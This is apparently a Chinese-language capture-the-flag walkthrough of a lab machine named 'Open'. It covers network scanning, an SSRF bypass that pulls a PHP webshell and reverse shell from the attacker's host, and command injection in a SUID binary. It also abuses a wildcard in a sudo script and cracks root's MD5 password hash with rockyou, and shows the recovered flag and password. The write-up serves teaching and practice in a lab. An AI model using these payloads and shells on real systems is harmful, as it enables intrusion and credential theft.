UserFlag


arp-scan探测到存活主机

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:66:2a:e1, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0d       (Unknown: locally administered)
192.168.56.100  08:00:27:2f:fd:03       (Unknown)
192.168.56.122  08:00:27:5d:a9:f5       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.943 seconds (131.76 hosts/sec). 3
responded
```

nmap扫描存活端口

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -p- 192.168.56.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 18:40 +08
Nmap scan report for 192.168.56.122
Host is up (0.00028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Redirecting to open.dsz
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:5D:A9:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.55 seconds
```


先去访问web端，发现回显



在之前的baby3靶机中得到的经验，需要配置/etc/hosts

```
┌──(root㉿kali)-[~]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.56.111 baby3.dsz
192.168.56.122 open.dsz
```

然后即可访问open.dsz



入口基本上可以判断是ssrf，但是只能输入http://open开头的伪协议payload

在本地准备后门

```
<?php system($_GET['cmd']); ?>
```


然后在本地起一个python的服务

```
python3 -m http.server 80
```

参考https://drun1baby.top/2022/05/16/从0到1完全掌握SSRF/#1-绕过对http://open进行绕过 在请求口中输入

```
http://open@192.168.56.102/rev.php?cmd=id
```

发现一直行不通，个人感觉应该是编码上出了问题，所以我后续直接在本地写了一个弹shell的文件，起个服务，在本地开监听，直接访问



shell弹回来了 之后升级shell

```
┌──(root㉿kali)-[/home/kali]
└─# vim rev.php

┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7777
listening on [any] 7777 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.122] 40518
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
index.php
info.php
info.txt
/usr/bin/script -qc /bin/bash /dev/null
www-data@Open:/var/www/open.dsz$ ^Z
zsh: suspended  nc -lnvp 7777

┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 7777
                              reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@Open:/var/www/open.dsz$ ls
index.php  info.php  info.txt
```

这里就可以直接读取user的flag了

```
www-data@Open:/home/miao$ cat user.txt
flag{user-b026324c6904b2a9cb4b88d6d61c81d1}
```

www-data提权到miao

miao的同级目录下有个giao，我底下有一个cred.txt，我尝试直接登录giao，失败了 而另外一个跟miao同级的目录下啥也没有 所以思路转到别的地方 这里照常检查一下suid

```
www-data@Open:/$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47184 Apr  6  2024 /usr/bin/mount
-rwsr-xr-x 1 root root 63568 Apr  6  2024 /usr/bin/su
-rwsr-xr-x 1 root root 34888 Apr  6  2024 /usr/bin/umount
-rwsr-xr-x 1 root root 23448 Jan 13  2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 182600 Jan 14  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-- 1 root messagebus 51336 Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 481608 Dec 21  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19040 Jan 13  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-sr-x 1 root root 17008 Jul 29 03:06 /opt/echo
```

丢给AI分析得出结论，按常理来说echo是不可能具有suid权限的

> - **/opt/echo:** 这是一个自定义文件，在/opt/echo，具有SUID权限。这很可疑，因为echo通常不是一个SUID二进制文件。这可能是一个自定义的或恶意的二进制文件，可能容易被利用。

所以进到opt目录下调教一下echo 同时也发现了hello.sh

```
www-data@Open:/opt$ ls
echo  hello.sh
```

这里先看echo 反复测试一下，在下面的测试结果中会输出sh: 1: Syntax error: Unterminated quoted string，说明可以构造逃逸，使命令执行

```
www-data@Open:/opt$ ./echo "nn"nn"
> ^C
www-data@Open:/opt$ ./echo "nn'nn"
执行命令: echo '[用户输入]: nn'nn'
sh: 1: Syntax error: Unterminated quoted string
www-data@Open:/opt$ echo "nn'nn"
nn'nn
```

```
www-data@Open:/opt$ ./echo "nn'nn"
执行命令: echo '[用户输入]: nn'nn'
sh: 1: Syntax error: Unterminated quoted string
www-data@Open:/opt$ ./echo "nn'nsb"
执行命令: echo '[用户输入]: nn'nsb'
sh: 1: Syntax error: Unterminated quoted string
www-data@Open:/opt$ ./echo "nn''nsb"
执行命令: echo '[用户输入]: nn''nsb'
[用户输入]: nnnsb
www-data@Open:/opt$ ./echo "nn''ls"
执行命令: echo '[用户输入]: nn''ls'
[用户输入]: nnls
www-data@Open:/opt$ ./echo "''ls"
执行命令: echo '[用户输入]: ''ls'
[用户输入]: ls
```

由此可以推断，这里应该可以闭合单引号注入

可以构造出payload

```
www-data@Open:/opt$ ./echo "' ; id ; #"
执行命令: echo '[用户输入]: ' ; id ; #'
[用户输入]:
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
```

这里发现权限是maio，那直接切换到/bin/bash

```
www-data@Open:/opt$ ./echo "' ; /bin/bash ; #"
执行命令: echo '[用户输入]: ' ; /bin/bash ; #'
[用户输入]:
miao@Open:/opt$ id
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
miao@Open:/opt$ whoami
miao
```

RootFlag

切换到miao之后，查看hello.sh

发现通过这个我们其实可以读出/root/password.txt

hello.sh中有一个点就是第一个参数要等于dsz，不然不能cat到密码，但是直接输入了dsz，那就会直接退出

这个问题我在CTFshow的3字符rce挑战中遇见过

https://sun1028.top/2025/08/31/ctfshow三字符rce/

从这里我们可以知道这里可以使用*来代表一个目录下的第一个文件 而且在hello.sh中，在$1的第二次比较中没用""包裹，这里就有了可乘之机 所以我们这里需要寻找一个miao用户可以写文件的空目录

```
miao@Open:/opt$ ls -al /
total 68
drwxr-xr-x  18 root root  4096 Mar 18  2025 .
drwxr-xr-x  18 root root  4096 Mar 18  2025 ..
lrwxrwxrwx   1 root root     7 Mar 18  2025 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Mar 18  2025 boot
drwxr-xr-x  17 root root  3180 Nov 28 05:38 dev
drwxr-xr-x  82 root root  4096 Jul 29 03:14 etc
drwxr-xr-x   5 root root  4096 Jul 29 02:54 home
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img -> boot/initrd.img-4.19.0-
27-amd64
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img.old -> boot/initrd.img-
4.19.0-21-amd64
lrwxrwxrwx   1 root root     7 Mar 18  2025 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Mar 18  2025 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Mar 18  2025 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Mar 18  2025 libx32 -> usr/libx32
drwx------   2 root root 16384 Mar 18  2025 lost+found
drwxr-xr-x   3 root root  4096 Mar 18  2025 media
drwxr-xr-x   2 root root  4096 Mar 18  2025 mnt
drwxr-xr-x   2 root root  4096 Jul 29 03:22 opt
dr-xr-xr-x 134 root root     0 Nov 28 05:38 proc
drwx------   6 root root  4096 Jul 29 03:22 root
drwxr-xr-x  18 root root   520 Nov 28 05:38 run
lrwxrwxrwx   1 root root     8 Mar 18  2025 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Mar 18  2025 srv
dr-xr-xr-x  13 root root     0 Nov 28 06:11 sys
drwxrwxrwt   2 root root  4096 Nov 28 05:38 tmp
drwxr-xr-x  14 root root  4096 Apr  1  2025 usr
drwxr-xr-x  12 root root  4096 Apr  1  2025 var
lrwxrwxrwx   1 root root    28 Mar 18  2025 vmlinuz -> boot/vmlinuz-4.19.0-27-
amd64
lrwxrwxrwx   1 root root    28 Mar 18  2025 vmlinuz.old -> boot/vmlinuz-4.19.0-21-
amd64
```

这里tmp目录很完美的符合要求

所以进tmp目录，touch一个dsz

然后直接

```
miao@Open:/tmp$ sudo /opt/hello.sh "*"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
```

得到了md5加密后的东西 把hello.sh的内容和这串md5交给AI写爆破脚本，可以直接梭出来

```python
#!/usr/bin/env python3
import hashlib
import sys

target_hash = "6cd1f22e65d26246530ff7a2528144e3"

def crack_with_rockyou():
    print(f"目标MD5: {target_hash}")
    print("使用rockyou.txt字典进行爆破...")
    print("考虑三种变体: 原始密码, 密码+换行符, 密码+Windows换行符\n")

    try:
        with open('/usr/share/wordlists/rockyou.txt', 'r', encoding='latin-1') as
f:
            for line_num, password in enumerate(f, 1):
                password = password.rstrip('\n\r')  # 移除行尾换行符

                if not password:  # 跳过空行
                    continue

                # 检查原始密码
                hash_original = hashlib.md5(password.encode()).hexdigest()
                if hash_original == target_hash:
                    print(f"找到匹配! (第{line_num}行)")
                    print(f"密码: '{password}'")
                    print(f"变体: 原始密码")
                    print(f"验证: echo -n '{password}' | md5sum")
                    return password, "original"

                # 检查密码 + Unix换行符
                hash_unix = hashlib.md5((password + '\n').encode()).hexdigest()
                if hash_unix == target_hash:
                    print(f"找到匹配! (第{line_num}行)")
                    print(f"密码: '{password}'")
                    print(f"变体: 密码 + 换行符(\\n)")
                    print(f"验证: echo '{password}' | md5sum")
                    return password, "unix_newline"

                # 检查密码 + Windows换行符
                hash_windows = hashlib.md5((password +
'\r\n').encode()).hexdigest()
                if hash_windows == target_hash:
                    print(f"找到匹配! (第{line_num}行)")
                    print(f"密码: '{password}'")
                    print(f"变体: 密码 + Windows换行符(\\r\\n)")
                    print(f"验证: printf '{password}\\r\\n' | md5sum")
                    return password, "windows_newline"

                # 进度显示
                if line_num % 100000 == 0:
                    print(f"已处理 {line_num} 个密码...")
```

```
        except FileNotFoundError:
            print("错误：找不到 /usr/share/wordlists/rockyou.txt")
            print("请确保已安装：sudo apt install wordlists")
            return None, None
        except Exception as e:
            print(f"读取文件时出错：{e}")
            return None, None

        print("在rockyou.txt中未找到匹配的密码")
        return None, None

    if __name__ == "__main__":
        password, variant = crack_with_rockyou()

        if password:
            print(f"\n爆破成功!")
            print(f"原始密码：{password}")
            print(f"使用的变体：{variant}")
        else:
            print("爆破失败")
```

```
┌──(root㉿kali)-[/home/kali]
└─# python3 test.py
目标MD5：6cd1f22e65d26246530ff7a2528144e3
使用rockyou.txt字典进行爆破...
考虑三种变体：原始密码，密码+换行符，密码+Windows换行符

已处理 100000 个密码...
已处理 200000 个密码...
找到匹配！(第222219行)
密码：'do167watt041'
变体：密码 + 换行符(\n)
验证：echo 'do167watt041' | md5sum

爆破成功！
原始密码：do167watt041
使用的变体：unix_newline
```

读到密码之后直接登录即可得到root的flag